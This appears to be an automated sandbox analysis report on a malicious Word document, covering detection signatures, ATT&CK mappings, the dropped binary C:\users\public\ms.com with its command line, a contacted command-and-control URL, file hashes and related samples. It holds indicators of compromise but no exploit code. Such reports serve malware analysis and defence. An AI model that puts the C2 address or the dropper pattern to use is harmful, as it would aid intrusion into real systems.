ID: 326338
Sample Name: documenti 12.01.20.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:05:02
Date: 03/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report documenti 12.01.20.doc

Overview

General Information

Sample Name:	documenti 12.01.20.doc
Analysis ID:	326338
MD5:	f530de77053a5c2.
SHA1:	46cbf6e7a7ad04e.
SHA256:	1e70cc7a76bf59a..

Most interesting Screenshot:




Detection

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Multi AV Scanner detection for subm…
- Creates processes via WMI
- Drops PE files to the user root direc…
- Drops PE files with a suspicious file…
- Machine Learning detection for samp…
- Office process drops PE file
- Allocates memory with a write watch…
- Creates a window with clipboard cap…
- Detected potential crypto function
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains embedded VBA

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1320 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- ms.com (PID: 2524 cmdline: C:\users\public\ms.com C:\users\public\ms.html MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

- AV Detection
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing



- System Summary
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (drops PE files)

System Summary:

Office process drops PE file

Persistence and Installation Behavior:

Creates processes via WMI

Drops PE files with a suspicious file extension

Boot Survival:


Drops PE files to the user root directory

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 2	Masquerading 2 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Scripting 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit Redire Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM C Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 7	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
documenti 12.01.20.doc	29%	Virustotal		Browse
documenti 12.01.20.doc	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\ms.com	0%	Metadefender		Browse
C:\Users\Public\ms.com	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://nfj254aim.com/analytics/0	0%	Avira URL Cloud	safe	
http://nfj254aim.com/analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/lRD_7cnWmi/rw	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://nfj254aim.com/analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/lRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&G_=Ro_LgyQulrPjxaAj&wixw=XYJCRUJhgYHPY&bkUOD=AXjbvUQDbTcWkz	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nfj254aim.com	172.67.164.220	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://nfj254aim.com/analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/lRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&G_=Ro_LgyQulrPjxaAj&wixw=XYJCRUJhgYHPY&bkUOD=AXjbvUQDbTcWkz	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	ms.com, 00000002.00000002.2353054837.0000000003127000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	ms.com, 00000002.00000002.2352839478.0000000002F40000.00000002.00000001.sdmp	false		high
http://investor.msn.com	ms.com, 00000002.00000002.2352839478.0000000002F40000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	ms.com, 00000002.00000002.2352839478.0000000002F40000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	ms.com, 00000002.00000002.2353054837.0000000003127000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	ms.com, 00000002.00000002.2353870588.0000000003710000.00000002.00000001.sdmp	false		high
http://nfj254aim.com/analytics/0	ms.com, 00000002.00000003.2097326345.0000000002BD5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	ms.com, 00000002.00000002.2352839478.0000000002F40000.00000002.00000001.sdmp	false		high
http://nfj254aim.com/analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/lRD_7cnWmi/rw	ms.com, 00000002.00000002.2353753641.000000000339D000.00000004.00000001.sdmp, ms.com, 00000002.00000002.2354478986.000000003F60000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	ms.com, 00000002.00000002.2353870588.0000000003710000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	ms.com, 00000002.00000002.2353054837.0000000003127000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	ms.com, 00000002.00000002.2352839478.0000000002F40000.00000002.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.164.220	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	326338
Start date:	03.12.2020
Start time:	10:05:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	documenti 12.01.20.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.winDOC@2/13@2/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 4.1% (good quality ratio 2.3%) • Quality average: 50.6% • Quality standard deviation: 46.6%
HCA Information:	• Successful, ratio: 59% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:05:41	API Interceptor	881x Sleep call for process: ms.com modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.122.135
	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.122.135
	officialdoc!_013_2020.exe	Get hash	malicious	Browse	• 104.24.126.89
	http://https://tvronline.com/ihs	Get hash	malicious	Browse	• 104.16.123.96
	dettare-12.01.2020.doc	Get hash	malicious	Browse	• 104.24.123.135

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2020-12-03_08-45-45.exe.exe	Get hash	malicious	Browse	• 104.31.70.85
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.130.233
	invoice.xlsx	Get hash	malicious	Browse	• 172.67.143.180
	Vlpuoe2JSz.exe	Get hash	malicious	Browse	• 23.227.38.74
	MxL5EoQS5q.exe	Get hash	malicious	Browse	• 104.27.146.3
	imVtKjcvlb.exe	Get hash	malicious	Browse	• 172.67.146.58
	Quote.exe	Get hash	malicious	Browse	• 172.67.188.154
	doc-3860.xls	Get hash	malicious	Browse	• 104.31.87.226
	LIST_OF_IDs.xls	Get hash	malicious	Browse	• 104.22.1.232
	niteEnrgy.xlsx	Get hash	malicious	Browse	• 162.159.134.233
	Shipment Document BL,INV and packing list.jpg.exe	Get hash	malicious	Browse	• 23.227.38.74
	info1270.xls	Get hash	malicious	Browse	• 104.28.11.60
	urXFLGgIxo.xls	Get hash	malicious	Browse	• 104.22.0.232
	urXFLGgIxo.xls	Get hash	malicious	Browse	• 172.67.8.238
	http://https://icsheadstart-my.sharepoint.com/:b:/g/personal/agreer_ics-hs_org/Efrk8FYTb6pNqHO8jgX4qqcB1ibAW9ZmUWYUGIEnXM4YxA?e=4%3a8jNJwB&at=9	Get hash	malicious	Browse	• 104.16.18.94

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\Public\ms.com	dettare-12.01.2020.doc	Get hash	malicious	Browse	
	dettare-12.01.2020.doc	Get hash	malicious	Browse	
	legal paper-12.01.2020.doc	Get hash	malicious	Browse	
	legal paper-12.01.2020.doc	Get hash	malicious	Browse	
	statistics,11.20.2020.doc	Get hash	malicious	Browse	
	statistics,11.20.2020.doc	Get hash	malicious	Browse	
	commerce _11.20.2020.doc	Get hash	malicious	Browse	
	commerce _11.20.2020.doc	Get hash	malicious	Browse	
	file-11.20.doc	Get hash	malicious	Browse	
	file-11.20.doc	Get hash	malicious	Browse	
	inquiry-010.14.2020.doc	Get hash	malicious	Browse	
	direct_010.20.doc	Get hash	malicious	Browse	
	command-11.05.2020.doc	Get hash	malicious	Browse	
	command-11.05.2020.doc	Get hash	malicious	Browse	
	input 11.20.doc	Get hash	malicious	Browse	
	official paper_11.20.doc	Get hash	malicious	Browse	
	legal agreement 11.20.doc	Get hash	malicious	Browse	
	specifics 11.05.2020.doc	Get hash	malicious	Browse	
	particulars,11.20.doc	Get hash	malicious	Browse	
	official paper_11.20.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\xspcd2[1].htm	
Process:	C:\Users\Public\ms.com
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	205
Entropy (8bit):	5.155240244937957
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3RSG8KCezocKqD:J0+oxBeRmR9etdzRxgzez1T
MD5:	6C598B85477C948D2A6C50AB26631415
SHA1:	429CE2C54B01450B0250D423F08886A0F6B567DB
SHA-256:	04F87DABEBF8EF014741C17361A203E1DA743BA43AF231D9B8DC02DEBE9E6FC4

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\xspcd2[1].htm	
SHA-512:	9C5D564EA1CA2842FB8667C31E8A5CCB07A05073DB509BABF9EA93425B9A344609928582A41CC7DDDAF2A068BF5CBE579F88F8EC8FC3ED4EAC6B796A387C7EA
Malicious:	false
Reputation:	low
IE Cache URL:	http://nfj254aim.com/analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/lRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&G_=Ro_LgyQulrPjxaAj&wixw=XYJCRUJhgYHPY&bkUOD=AXjbvUQDbTcWkz
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "xspcd2" was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EDAC4C20.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	[TIFF image data, big-endian, direntries=4, xresolution=62, yresolution=70, resolutionunit=2, software=Paint.NET v3.5.11], baseline, precision 8, 994x241, frames 3
Category:	dropped
Size (bytes):	57258
Entropy (8bit):	7.900983242117529
Encrypted:	false
SSDEEP:	768:Nne7FOQKYij8iCi2EQrb4lF6j5UTFRHehGLOAFed/6CO2wPbttab/jz7Q+6fNsaw:Ne7II+Oy4wUOAL2wPbnQ/Tz6CaCd
MD5:	B44AC26E80A557B913B715F234C3D769
SHA1:	1E0574649A9E5BBE0283D83A801E0E3EC4261BBC
SHA-256:	1EFAC6DE241D24814D7925C803E3ACBF4E2CD4A90FDE9C6826613DE2A8063B7B
SHA-512:	4349E729AEDC4E69A92432553C0BEA8CF5D4D92E7908F25DB5DF3E1B3628F74D362AFD15AED5EED12E53ABDFFAB44F81E39006C8C6FF4D242A05D45AFFA08D5D
Malicious:	false
Reputation:	low
Preview:	.....JFIF.....`.`.....hExif..MM.*.....>.....F.(.....1.....N.....`.....`....Paint.NET v3.5.11....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....C@.9.cJ9.b.....^..e...G..~.vP/...]f...Zh.....1y.7.%R5'v.WE..@..J.N....V....9.e...$a....R..R..{.....).....O.|<.-bR.>..^.F[$a..... ....r.../.....?.._.....'.7A+.r...3..Yj..o.'o....=)k.....?..8.._....K.....g....8...e\...e.(...q..1.2.W.3...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1E8D2110-90B9-4F45-8DA5-C9F08E2C2850}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3ACE9457-B805-4EFF-88D9-90E4D60A664E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:X:X
MD5:	32649384730B2D61C9E79D46DE589115
SHA1:	053D8D6CEEBA9453C97D0EE5374DB863E6F77AD4
SHA-256:	E545D395BB3FD971F91BF9A2B6722831DF704EFAE6C1AA9DA0989ED0970B77BB
SHA-512:	A4944ADFCB670ECD1A320FF126E7DBC7FC8CC4D5E73696D43C404E1C9BB5F228CF8A6EC1E9B1820709AD6D4D28093B7020B1B2578FDBC764287F86F888C07DC
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3ACE9457-B805-4EFF-88D9-90E4D60A664E}.tmp	
Preview:	..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D4EBC2C3-5E89-4E87-9FC7-826890A46AAD}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	0.3796147056131488
Encrypted:	false
SSDEEP:	3:9l3lli4wltfSP8lFllItEMAWuWy:kFSP8gtEMAWpy
MD5:	39F0255F9BB41BD49E765898D326FB77
SHA1:	8AD67EEB7CF2ED4CA7DD1AF586406DE92113C6F1
SHA-256:	7DB4A7FAFE19900A941F5EC134454C4769D6D1F8227A176A3CEBD9F3C7D86056
SHA-512:	6FD2E6037C25B4EC5D091B9E2C3F2E9EC04FC3A59AFD79D980ED0E11FFEEFBA18EA535B1C0443A01BC50C5AED4C4F1150B0487B89CE35B2B440D323B40592I 28
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	...../..... ....

C:\Users\user\AppData\Local\Temp\temp.tmp	
Process:	C:\Users\Public\ms.com
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.155240244937957
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3RSG8KCezocKqD:J0+oxBeRmR9etdzRxgzez1T
MD5:	6C598B85477C948D2A6C50AB26631415
SHA1:	429CE2C54B01450B0250D423F08886A0F6B567DB
SHA-256:	04F87DABEBF8EF014741C17361A203E1DA743BA43AF231D9B8DC02DEBE9E6FC4
SHA-512:	9C5D564EA1CA2842FB8667C31E8A5CCB07A05073DB509BABF9EA93425B9A344609928582A41CC7DDDAF2A068BF5CBE579F88F8EC8FC3ED4EAC6B796A387C7 EA
Malicious:	false
Reputation:	low
